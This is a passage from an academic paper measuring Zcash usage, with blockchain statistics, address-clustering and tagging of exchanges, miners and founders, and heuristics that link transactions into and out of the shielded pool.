Miners take part in the maintenance of the ledger, and in doing so receive newly generated coins (10 out of the 12.5 ZEC block reward), as well as any fees from the transactions included in the blocks they mine. Many miners choose not to mine on their own, but join a mining pool; a list of mining pools can be found in Table 4. One or many miners win each block, and the first transaction in the block is a *coin generation* (coingen) that assigns newly generated coins to their address(es), as well as to the address(es) of the founders.

Services are entities that accept ZEC as some form of payment. These include exchanges like Bitfinex, which allow users to trade fiat currencies and other cryptocurrencies for ZEC (and vice versa), and platforms like ShapeShift [4], which allow users to trade within cryptocurrencies and other digital assets without requiring registration.

Finally, users are participants who hold and transact in ZEC at a more individual level. In addition to regu-

| Type | Number | Percentage |
|---|---|---|
| Transparent | 1,648,745 | 73.5 |
| Coingen | 258,472 | 11.5 |
| Deshielded | 177,009 | 7.9 |
| Shielded | 140,796 | 6.3 |
| Mixed | 10,891 | 0.5 |
| Private | 6934 | 0.3 |

Table 1: The total number of each transaction type.

lar individuals, this category includes charities and other organizations that may choose to accept donations in Zcash. A notable user is the Shadow Brokers, a hacker group who have published several leaks containing hacking tools from the NSA and accept payment in Zcash. We explore their usage of Zcash in Section 8.

## 4 General Blockchain Statistics

We used the `zcashd` client to download the Zcash blockchain, and loaded a database representation of it into Apache Spark. We then performed our analysis using a custom set of Python scripts equipped with PySpark. We last parsed the block chain on January 21 2018, at which point 258,472 blocks had been mined. Overall, 3,106,643 ZEC had been generated since the genesis block, out of which 2,485,461 ZEC went to the miners and the rest (621,182 ZEC) went to the founders.

### 4.1 Transactions

Across all blocks, there were 2,242,847 transactions. A complete breakdown of the transaction types is in Table 1, and graphs depicting the growth of each transaction type over time are in Figures 2 and 3.[2] The vast majority of transactions are public (i.e., either transparent or a coin generation). Of the transactions that do interact with the pool (335,630, or 14.96%, in total), only a very small percentage are private transactions; i.e., transactions within the pool. Looking at the types of transactions over time in Figure 2, we can see that the number of coingen, shielded, and deshielded transactions all grow in an approximately linear fashion. As we explore in Section 6.2, this correlation is due largely to the habits of the miners. Looking at both this figure and Figure 3, we can see that while the number of transactions interacting with the pool has grown in a relatively linear fashion, the value they carry has over time become a very small percentage of all blocks, as more mainstream (and thus transparent) usage of Zcash has increased.

[2]We use the term 'mixed' to mean transactions that have both a vIn and a vOut, and a vJoinSplit.





Figure 2: The total number of each of the different types of transactions over time.





Figure 3: The fraction of the value in each block representing each different type of transaction over time, averaged daily. Here, 'public' captures both transparent transactions and the visible components of mixed transactions.

### 4.2 Addresses

Across all transactions, there have been 1,740,378 distinct t-addresses used. Of these, 8,727 have ever acted as inputs in a t-to-z transaction and 330,780 have ever acted as outputs in a z-to-t transaction. As we explore in Section 6.2, much of this asymmetry is due to the behavior of mining pools, which use a small number of addresses to collect the block reward, but a large number of addresses (representing all the individual miners) to pay out of the pool. Given the nature of the shielded pool, it is not possible to know the total number of z-addresses used.

Figure 4 shows the total value in the pool over time. Although the overall value is increasing over time, there are certain shielding and de-shielding patterns that create spikes. As we explore in Section 6, these spikes are due largely to the habits of the miners and founders. At the time of writing, there are 112,235 ZEC in the pool, or 3.6% of the total monetary supply.

If we rank addresses by their wealth, we first observe that only 25% of all t-addresses have a non-zero bal-





Figure 4: The total value in the shielded pool over time.

ance. Of these, the top 1% hold 78% of all ZEC. The address with the highest balance had 118,257.75 ZEC, which means the richest address has a higher balance than the entire shielded pool.

## 5 T-Address Clustering

As discussed in Section 4, a large proportion of the activity on Zcash does not use the shielded pool. This means it is essentially identical to Bitcoin, and thus can be deanonymized using the same techniques discussed for Bitcoin in Section 2.

### 5.1 Clustering addresses

To identify the usage of transparent addresses, we begin by recalling the "multi-input" heuristic for clustering Bitcoin addresses. In this heuristic, addresses that are used as inputs to the same transaction are assigned to the same cluster. In Bitcoin, this heuristic can be applied to all transactions, as they are all transparent. In Zcash, we perform this clustering as long as there are multiple input t-addresses.

**Heuristic 1.** If two or more t-addresses are inputs in the same transaction (whether that transaction is transparent, shielded, or mixed), then they are controlled by the same entity.

In terms of false positives, we believe that these are at least as unlikely for Zcash as they are for Bitcoin, as Zcash is a direct fork of Bitcoin and the standard client has the same behavior. In fact, we are not aware of any input-mixing techniques like CoinJoin [24] for Zcash, so could argue that the risk of false positives is even lower than it is for Bitcoin. As this heuristic has already been used extensively in Bitcoin, we thus believe it to be realistic for use in Zcash.

We implemented this heuristic by defining each t-address as a node in a graph, and adding an (undirected) edge in the graph between addresses that had been input to the same transaction. The connected components of the graph then formed the clusters, which represent distinct entities controlling potentially many addresses. The result was a set of 560,319 clusters, of which 97,539 contained more than a single address.

As in Bitcoin, using just this one heuristic is already quite effective but does not capture the common usage of *change addresses*, in which a transaction sends coins to the actual recipient but then also sends any coins left over in the input back to the sender. Meiklejohn et al. [27] use in their analysis a heuristic based on this behavior, but warn that it is somewhat fragile. Indeed, their heuristic seems largely dependent on the specific behavior of several large Bitcoin services, so we chose not to implement it in its full form. Nevertheless, we did use a related Zcash-specific heuristic in our case study of the Shadow Brokers in Section 8.

**Heuristic 2.** If one (or more) address is an input t-address in a vJoinSplit transaction and a second address is an output t-address in the same vJoinSplit transaction, then if the size of zOut is 1 (i.e., this is the only transparent output address), the second address belongs to the same user who controls the input addresses.

To justify this heuristic, we observe that users may not want to deposit all of the coins in their address when putting coins into the pool, in which case they will have to make change. The only risk of a false positive is if users are instead sending money to two separate individuals, one using a z-address and one using a t-address. One notable exception to this rule is users of the zcash4win wallet. Here, the address of the wallet operator is an output t-address if the user decides to pay the developer fee, so would produce exactly this type of transaction for users putting money into the shielded pool. This address is identifiable, however, so these types of transactions can be omitted from our analysis. Nevertheless, due to concerns about the safety of this heuristic (i.e., its ability to avoid false positives), we chose not to incorporate it into our general analysis below.

### 5.2 Tagging addresses

Having now obtained a set of clusters, we next sought to assign names to them. To accomplish this, we performed a scaled-down version of the techniques used by Meiklejohn et al. [27]. In particular, given that Zcash is still relatively new, there are not many different types of services that accept Zcash. We thus restricted ourselves to interacting with exchanges.

We first identified the top ten Zcash exchanges according to volume traded [1]. We then created an account with each exchange and deposited a small quantity of

| Service | Cluster | # deposits | # withdrawals |
|---|---|---|---|
| Binance | 7 | 1 | 1 |
| Bitfinex | 3 | 4 | 1 |
| Bithumb | 14 | 2 | 1 |
| Bittrex | 1 | 1 | 1 |
| Bit-z | 30 | 2 | 1 |
| Exmo | 4 | 2 | 1 |
| HitBTC | 18 | 1 | 1 |
| Huobi | 26 | 2 | 1 |
| Kraken | 12 | 1 | 1 |
| Poloniex | 0 | 1 | 1 |
| ShapeShift | 2 | 1 | 1 |
| zcash4win | 139 | 1 | 2 |

Table 2: The services we interacted with, the identifier of the cluster they were associated with after running Heuristic 1, and the number of deposits and withdrawals we did with them. The first ten are exchanges, ShapeShift is an inter-cryptocurrency exchange, and zcash4win is a Windows-based Zcash client.

ZEC into it, tagging as we did the output t-addresses in the resulting transaction as belonging to the exchange. We then withdrew this amount to our own wallet, and again tagged the t-addresses (this time on the sender side) as belonging to the exchange. We occasionally did several deposit transactions if it seemed likely that doing so would tag more addresses. Finally, we also interacted with ShapeShift, which as mentioned in Section 3.2 allows users to move amongst cryptocurrencies without the need to create an account. Here we did a single "shift" into Zcash and a single shift out. A summary of our interactions with all the different exchanges is in Table 2.

Finally, we collected the publicized addresses of the founders [8], as well as addresses from known mining pools. For the latter we started by scraping the tags of these addresses from the Zchain explorer [10]. We then validated them against the blocks advertised on some of the websites of the mining pools themselves (which we also scraped) to ensure that they were the correct tags; i.e., if the recipient of the coingen transaction in a given block was tagged as belonging to a given mining pool, then we checked to see that the block had been advertised on the website of that mining pool. We then augmented these sets of addresses with the addresses tagged as belonging to founders and miners according to the heuristics developed in Section 6. We present these heuristics in significantly more detail there, but they resulted in us tagging 123 founder addresses and 110,918 miner addresses (belonging to a variety of different pools).

## 5.3 Results

As mentioned in Section 5.1, running Heuristic 1 resulted in 560,319 clusters, of which 97,539 contained more than a single address. We assigned each cluster a unique identifier, ordered by the number of addresses in the cluster, so that the biggest cluster had identifier 0.

### 5.3.1 Exchanges and wallets

As can be seen in Table 2, many of the exchanges are associated with some of the biggest clusters, with four out of the top five clusters belonging to popular exchanges. In general, we found that the top five clusters accounted for 11.21% of all transactions. Identifying exchanges is important, as it makes it possible to discover where individual users may have purchased their ZEC. Given existing and emerging regulations, they are also the one type of participant in the Zcash ecosystem that might know the real-world identity of users.

In many of the exchange clusters, we also identified large fractions of addresses that had been tagged as miners. This implies that individual miners use the addresses of their exchange accounts to receive their mining reward, which might be expected if their goal is to cash out directly. We found some, but far fewer, founder addresses at some of the exchanges as well.

Our clustering also reveals that ShapeShift (Cluster 2) is fairly heavily used: it had received over 1.1M ZEC in total and sent roughly the same. Unlike the exchanges, its cluster contained a relatively small number of miner addresses (54), which fits with its usage as a way to shift money, rather than hold it in a wallet.

### 5.3.2 Mining pools and founders

Although mining pools and founders account for a large proportion of the activity in Zcash (as we explore in Section 6), many re-use the same small set of addresses frequently, so do not belong to large clusters. For example, Flypool had three single-address clusters while Coinotron, coinmine.pl, Slushpool and Nanopool each had two single-address clusters. (A list of mining pools can be found in Table 4 in Section 6.2). Of the coins that we saw sent from clusters associated with mining pools, 99.8% of it went into the shielded pool, which further validates both our clustering and tagging techniques.

### 5.3.3 Philanthropists

Via manual inspection, we identified three large organizations that accept Zcash donations: the Internet Archive, `torservers.net`, and Wikileaks. Of these, `torservers.net` accepts payment only via a z-address, so we cannot identify their transactions (Wikileaks accepts payment via a z-address too, but also via a t-address). Of the 31 donations to the Internet Archive that we were able to identify, which totaled 17.3 ZEC, 9 of them were made anonymously (i.e., as z-to-t transactions). On the other hand, all of the 20 donations to Wik-





Figure 5: Over time, the amount of ZEC put into the shielded pool (in red) and the amount taken out of the pool (in blue).

ileak's t-address were made as t-to-t transactions. None of these belong to clusters, as they have never sent a transaction.

## 6 Interactions with the Shielded Pool

What makes Zcash unique is of course not its t-addresses (since these essentially replicate the functionality of Bitcoin), but its shielded pool. To that end, this section explores interactions with the pool at its endpoints, meaning the deposits into (t-to-z) and withdrawals out of the pool (z-to-t). We then explore interactions within the pool (z-to-z transactions) in Section 7.

To begin, we consider just the amounts put into and taken out of the pool. Over time, 3,901,124 ZEC have been deposited into the pool,[3] and 3,788,889 have been withdrawn. Figure 5 plots both deposits and withdrawals over time.

This figure shows a near-perfect reflection of deposits and withdrawals, demonstrating that most users not only withdraw the exact number of ZEC they deposit into the pool, but do so very quickly after the initial deposit. As we see in Sections 6.1 and 6.2, this phenomenon is accounted for almost fully by the founders and miners. Looking further at the figure, we can see that the symmetry is broken occasionally, and most notably in four "spikes": two large withdrawals, and two large deposits. Some manual investigation revealed the following:

**"The early birds"** The first withdrawal spike took place at block height 30,900, which was created in December 2016. The cause of the spike was a single transaction in which 7,135 ZEC was taken out of the pool; given the exchange rate at that time of 34 USD per ZEC, this was equivalent to 242,590 USD. The coins were distributed across 15 t-addresses, which initially we had not tagged as belonging to any named user. After running the heuristic described in Section 6.1, however, we tagged all of these addresses as belonging to founders. In fact, this was the very first withdrawal that we identified as being associated with founders.

**"Secret Santa"** The second withdrawal spike took place on December 25 2017, at block height 242,642. In it, 10,000 ZEC was distributed among 10 different t-addresses, each receiving 1,000 ZEC. None of these t-addresses had done a transaction before then, and none have been involved in one since (i.e., the coins received in this transaction have not yet been spent).

**"One-man wolf packs"** Both of the deposit spikes in the graph correspond to single large deposits from unknown t-addresses that, using our analysis from Section 5, we identified as residing in single-address clusters. For the first spike, however, many of the deposited amounts came directly from a founder address identified by our heuristics (Heuristic 3), so given our analysis in Section 6.1 we believe this may also be associated with the founders.

While this figure already provides some information about how the pool is used (namely that most of the money put into it is withdrawn almost immediately afterwards), it does not tell us who is actually using the pool. For this, we attempt to associate addresses with the types of participants identified in Section 3.2: founders, miners, and 'other' (encompassing both services and individual users).

When considering deposits into the shielded pool, it is easy to associate addresses with founders and miners, as the consensus rules dictate that they must put their block rewards into the shielded pool before spending them further. As described in Section 5.2, we tagged founders according to the Zcash parameters, and tagged as miners all recipients of coingen transactions that were not founders. We then used these tags to identify a founder deposit as any t-to-z transaction using one or more founder addresses as input, and a miner deposit as any t-to-z transaction using one or more miner addresses as input. The results are in Figure 6.

Looking at this figure, it is clear that miners are the main participants putting money into the pool. This is not particularly surprising, given that all the coins they receive must be deposited into the pool at least once, so if we divide that number of coins by the total number deposited we would expect at least 63.7% of the deposits to come from miners. (The actual number is 76.7%.) Founders, on the other hand, don't put as much money into the pool (since they don't have as much to begin with), but when they do they put in large amounts that cause visible step-like fluctuations to the overall line.

[3] This is greater than the total number of generated coins, as all coins must be deposited into the pool at least once, by the miners or founders, but may then go into and out of the pool multiple times.





Figure 6: Over time, the amount of ZEC deposited into the shielded pool by miners, founders, and others.




Figure 7: The addresses that have put more than 10,000 ZEC into the shielded pool over time, where the size of each node is proportional to the value it has put into the pool. The addresses of miners are green, of founders are orange, and of unknown 'other' participants are purple.

In terms of the heaviest users, we looked at the individual addresses that had put more than 10,000 ZEC into the pool. The results are in Figure 7.

In fact, this figure incorporates the heuristics we develop in Sections 6.1 and 6.2, although it looked very similar when we ran it before applying our heuristics (which makes sense, since our heuristics mainly act to link z-to-t transactions). Nevertheless, it demonstrates again that most of the heavy users of the pool are miners, with founders also depositing large amounts but spreading them over a wider variety of addresses. Of the four 'other' addresses, one of them belonged to ShapeShift, and the others belong to untagged clusters.

While it is interesting to look at t-to-z transactions on their own, the main intention of the shielded pool is to provide an anonymity set, so that when users withdraw their coins it is not clear whose coins they are. In that sense, it is much more interesting to link together t-to-z and z-to-t transactions, which acts to reduce the anonymity set. More concretely, if a t-to-z transaction can be linked to a z-to-t transaction, then those coins can be "ruled out" of the anonymity set of future users withdrawing coins from the pool. We thus devote our attention to this type of analysis for the rest of the section.

The most naïve way to link together these transactions would be to see if the same addresses are used across them; i.e., if a miner uses the same address to withdraw their coins as it did to deposit them. By running this simple form of linking, we see the results in Figure 8a. This figure shows that we are not able to identify any withdrawals as being associated with founders, and only a fairly small number as associated with miners: 49,280 transactions in total, which account for 13.3% of the total value in the pool.


Nevertheless, using heuristics that we develop for identifying founders (as detailed in Section 6.1) and miners (Section 6.2), we are able to positively link most of the z-to-t activity with one of these two categories, as seen in Figures 8b and 8c. In the end, of the 177,009 z-to-t transactions, we were able to tag 120,629 (or 68%) of them as being associated with miners, capturing 52.1% of the value coming out of the pool, and 2,103 of them as being associated with founders (capturing 13.5% of the value). We then examine the remaining 30-35% of the activity surrounding the shielded pool in Section 6.3.

## 6.1 Founders

After comparing the list of founder addresses against the outputs of all coingen transactions, we found that 14 of them had been used. Using these addresses, we were able to identify founder deposits into the pool, as already shown in Figure 6. Table 3 provides a closer inspection of the usage of each of these addresses.

This table shows some quite obvious patterns in the behavior of the founders. At any given time, only one address is "active," meaning it receives rewards and deposits them into the pool. Once it reaches the limit of 44,272.5 ZEC, the next address takes its place and it is not used again. This pattern has held from the third address onwards. What's more, the amount deposited was often the same: exactly 249.9999 ZEC, which is roughly the reward for 100 blocks. This was true of 74.9% of all founder deposits, and 96.2% of all deposits from the third address onwards. There were only ever five other deposits into the pool carrying value between 249 and 251 ZEC (i.e., carrying a value close but not equal to 249.9999 ZEC).

Thus, while we were initially unable to identify any withdrawals associated with the founders (as seen in Figure 8a), these patterns indicated an automated use of the shielded pool that might also carry into the withdrawals. Upon examining the withdrawals from the pool, we did not find any with a value exactly equal to 249.9999 ZEC. We did, however, find 1,953 withdrawals




(a) No heuristics (b) Founder heuristic (c) Founder and miner heuristics

Figure 8: The z-to-t transactions we associated with miners, founders, and 'other', after running some combination of our heuristics.

| | # Deposits | Total value | # Deposits (249) |
|---|---|---|---|
| 1 | 548 | 19,600.4 | 0 |
| 2 | 252 | 43,944.6 | 153 |
| 3 | 178 | 44,272.5 | 177 |
| 4 | 192 | 44,272.5 | 176 |
| 5 | 178 | 44,272.5 | 177 |
| 6 | 178 | 44,272.5 | 177 |
| 7 | 178 | 44,272.5 | 177 |
| 8 | 178 | 44,272.5 | 177 |
| 9 | 190 | 44,272.5 | 176 |
| 10 | 188 | 44,272.5 | 176 |
| 11 | 190 | 44,272.5 | 176 |
| 12 | 178 | 44,272.5 | 177 |
| 13 | 191 | 44,272.5 | 175 |
| 14 | 70 | 17,500 | 70 |
| Total | 2889 | 568,042.5 | 2164 |

Table 3: The behavior of each of the 14 active founder addresses, in terms of the number of deposits into the pool, the total value deposited (in ZEC), and the number of deposits carrying exactly 249.9999 ZEC in value.

of exactly 250.0001 ZEC (and 1,969 carrying a value between 249 and 251 ZEC, although we excluded the extra ones from our analysis).

The value alone of these withdrawals thus provides some correlation with the deposits, but to further explore it we also looked at the timing of the transactions. When we examined the intervals between consecutive deposits of 249.9999 ZEC, we found that 85% happened within 6-10 blocks of the previous one. Similarly, when examining the intervals between consecutive withdrawals of 250.0001 ZEC, we found that 1,943 of the 1,953 withdrawals also had a proximity of 6-10 blocks. Indeed, both the deposits and the withdrawals proceeded in step-like patterns, in which many transactions were made within a very small number of blocks (resulting in the step up), at which point there would be a pause while more block rewards were accumulated (the step across). This pattern is visible in Figure 9, which shows the deposit and withdrawal transactions associated with the founders. Deposits are typically made in few large steps, whereas withdrawals take many smaller ones.





Figure 9: Over time, the founder deposits into the pool (in red) and withdrawals from the pool (in blue), after running Heuristic 3.

**Heuristic 3.** Any z-to-t transaction carrying 250.0001 ZEC in value is done by the founders.

In terms of false positives, we cannot truly know how risky this heuristic is, short of asking the founders. This is in contrast to the t-address clustering heuristics presented in Section 5, in which we were not attempting to assign addresses to a specific owner, so could validate the heuristics in other ways. Nevertheless, the high correlation between both the value and timing of the transactions led us to believe in the reliability of this heuristic.

As a result of running this heuristic, we added 75 more addresses to our initial list of 48 founder addresses (of which, again, only 14 had been used). Aside from the correlation showed in Figure 9, the difference in terms of our ability to tag founder withdrawals is seen in Figure 8b.

## 6.2 Miners

The Zcash protocol specifies that all newly generated coins are required to be put into the shielded pool before they can be spent further. As a result, we expect that a large quantity of the ZEC being deposited into the pool are from addresses associated with miners.

| Name | Addresses | t-to-z | z-to-t |
|---|---|---|---|
| Flypool | 3 | 65,631 | 3 |
| F2Pool | 1 | 742 | 720 |
| Nanopool | 2 | 8319 | 4107 |
| Suprnova | 1 | 13,361 | 0 |
| Coinmine.pl | 2 | 3211 | 0 |
| Waterhole | 1 | 1439 | 5 |
| BitClub Pool | 1 | 196 | 1516 |
| MiningPoolHub | 1 | 2625 | 0 |
| Dwarfpool | 1 | 2416 | 1 |
| Slushpool | 1 | 941 | 0 |
| Coinotron | 2 | 9726 | 0 |
| Nicehash | 1 | 216 | 0 |
| MinerGate | 1 | 13 | 0 |
| Zecmine.pro | 1 | 6 | 0 |

Table 4: A summary of our identified mining pool activity, in terms of the number of associated addresses used in coingen transactions, and the numbers of each type of transaction interacting with the pool.





Figure 10: Over time, the value of deposits made by known mining pools into the shielded pool.

### 6.2.1 Deposits

As discussed earlier and seen in Figure 6, it is easy to identify miner deposits into the pool due to the fact that they immediately follow a coin generation. Before going further, we split the category of miners into individual miners, who operate on their own, and mining pools, which represent collectives of potentially many individuals. In total, we gathered 19 t-addresses associated with Zcash mining pools, using the scraping methods described in Section 5.2. Table 4 lists these mining pools, as well as the number of addresses they control and the number of t-to-z transactions we associated with them. Figure 10 plots the value of their deposits into the shielded pool over time.

In this figure, we can clearly see that the two dominant mining pools are Flypool and F2Pool. Flypool consistently deposits the same (or similar) amounts, which we can see in their linear representation. F2Pool, on the other hand, has bursts of large deposits mixed with periods during which it is not very active, which we can also see reflected in the graph. Despite their different behaviors, the amount deposited between the two pools is similar.

### 6.2.2 Withdrawals

While the withdrawals from the pool do not solely re-use the small number of mining addresses identified using deposits (as we saw in our naïve attempt to link miner z-to-t transactions in Figure 8a), they do typically re-use some of them, so can frequently be identified anyway.

In particular, mining pool payouts in Zcash are similar to how many of them are in Bitcoin [27, 18]. The block reward is often paid into a single address, controlled by the operator of the pool, and the pool operator then deposits some set of aggregated block rewards into the shielded pool. They then pay the individual reward to each of the individual miners as a way of "sharing the pie," which results in z-to-t transactions with many outputs. (In Bitcoin, some pools opt for this approach while some form a "peeling chain" in which they pay each individual miner in a separate transaction, sending the change back to themselves each time.) In the payouts for some of the mining pools, the list of output t-addresses sometimes includes one of the t-addresses known to be associated with the mining pool already. We thus tag these types of payouts as belonging to the mining pool, according to the following heuristic:

**Heuristic 4.** If a z-to-t transaction has over 100 output t-addresses, one of which belongs to a known mining pool, then we label the transaction as a mining withdrawal (associated with that pool), and label all non-pool output t-addresses as belonging to miners.

As with Heuristic 3, short of asking the mining pool operators directly it is impossible to validate this heuristic. Nevertheless, given the known operating structure of Bitcoin mining pools and the way this closely mirrors that structure, we again believe it to be relatively safe.

As a result of running this heuristic, we tagged 110,918 addresses as belonging to miners, and linked a much more significant portion of the z-to-t transactions, as seen in Figure 8c. As the last column in Table 4 shows, however, this heuristic captured the activity of only a small number of the mining pools, and the large jump in linked activity is mostly due to the high coverage with F2Pool (one of the two richest pools). This implies that further heuristics developed specifically for other pools, such as Flypool, would increase the linkability even more. Furthermore, a more active strategy in which we mined with the pools to receive payouts would reveal their structure, at which point (according to the

1.1M deposited by Flypool shown in Figure 10 and the remaining value of 1.2M attributed to the 'other' category shown in Figure 8c) we would shrink the anonymity set even further.[4]

## 6.3 Other Entities

Once the miners and founders have been identified, we can assume the remaining transactions belong to more general entities. In this section we look into different means of categorizing these entities in order to identify how the shielded pool is being used.

In particular, we ran the heuristic due to Quesnelle [36], which said that if a unique value (i.e., a value never seen in the blockchain before or since) is deposited into the pool and then, after some short period of time, the exact same value is withdrawn from the pool, the deposit and the withdrawal are linked in what he calls a *round-trip transaction*.

**Heuristic 5. [36]** For a value $v$, if there exists exactly one t-to-z transaction carrying value $v$ and one z-to-t transaction carrying value $v$, where the z-to-t transaction happened after the t-to-z one and within some small number of blocks, then these transactions are linked.

In terms of false positives, the fact that the value is unique in the blockchain means that the only possibility of a false positive is if some of the z-to-z transactions split or aggregated coins in such a way that another deposit (or several other deposits) of a different amount were altered within the pool to yield an amount identical to the initial deposit. While this is possible in theory, we observe that of the 12,841 unique values we identified, 9,487 of them had eight decimal places (the maximum number in Zcash), and 98.9% of them had more than three decimal places. We thus view it as highly unlikely that these exact values were achieved via manipulations in z-to-z transactions.

By running this heuristic, we identified 12,841 unique values, which means we linked 12,841 transactions. The values total 1,094,513.23684 ZEC and represent 28.5% of all coins ever deposited in the pool. Interestingly, most (87%) of the linked coins were in transactions attributed to the founders and miners, so had already been linked by our previous heuristics. We believe this lends further credence to their soundness. In terms of the block interval, we ran Heuristic 5 for every interval between 1 and 100 blocks; the results are in Figure 11.

As this figure shows, even if we assume a conservative block interval of 10 (meaning the withdrawal took place

[4]It is possible that we have already captured some of the Flypool activity, as many of the miners receive payouts from multiple pools. We thus are not claiming that all remaining activity could be attributed to Flypool, but potentially some substantial portion.





Figure 11: The value linked by Heuristic 5, as a function of the block interval required between the deposit and withdrawal transactions.

25 minutes after the deposit), we still capture 70% of the total value, or over 700K ZEC. If we require the withdrawal to have taken place within an hour of the deposit, we get 83%.

# 7 Interactions within the Shielded Pool

In this section we consider private transactions; i.e., z-to-z transactions that interact solely with the shielded pool. As seen in Section 4.1, these transactions form a small percentage of the overall transactions. However, z-to-z transactions form a crucial part of the anonymity core of Zcash. In particular, they make it difficult to identify the round-trip transactions from Heuristic 5.

Our analysis identified 6,934 z-to-z transactions, with 8,444 vJoinSplits. As discussed in Section 3.1, the only information revealed by z-to-z transactions is the miner's fee, the time of the transaction, and the number of vJoinSplits used as input. Of these, we looked at the time of transactions and the number of vJoinSplits in order to gain some insight as to the use of these operations.

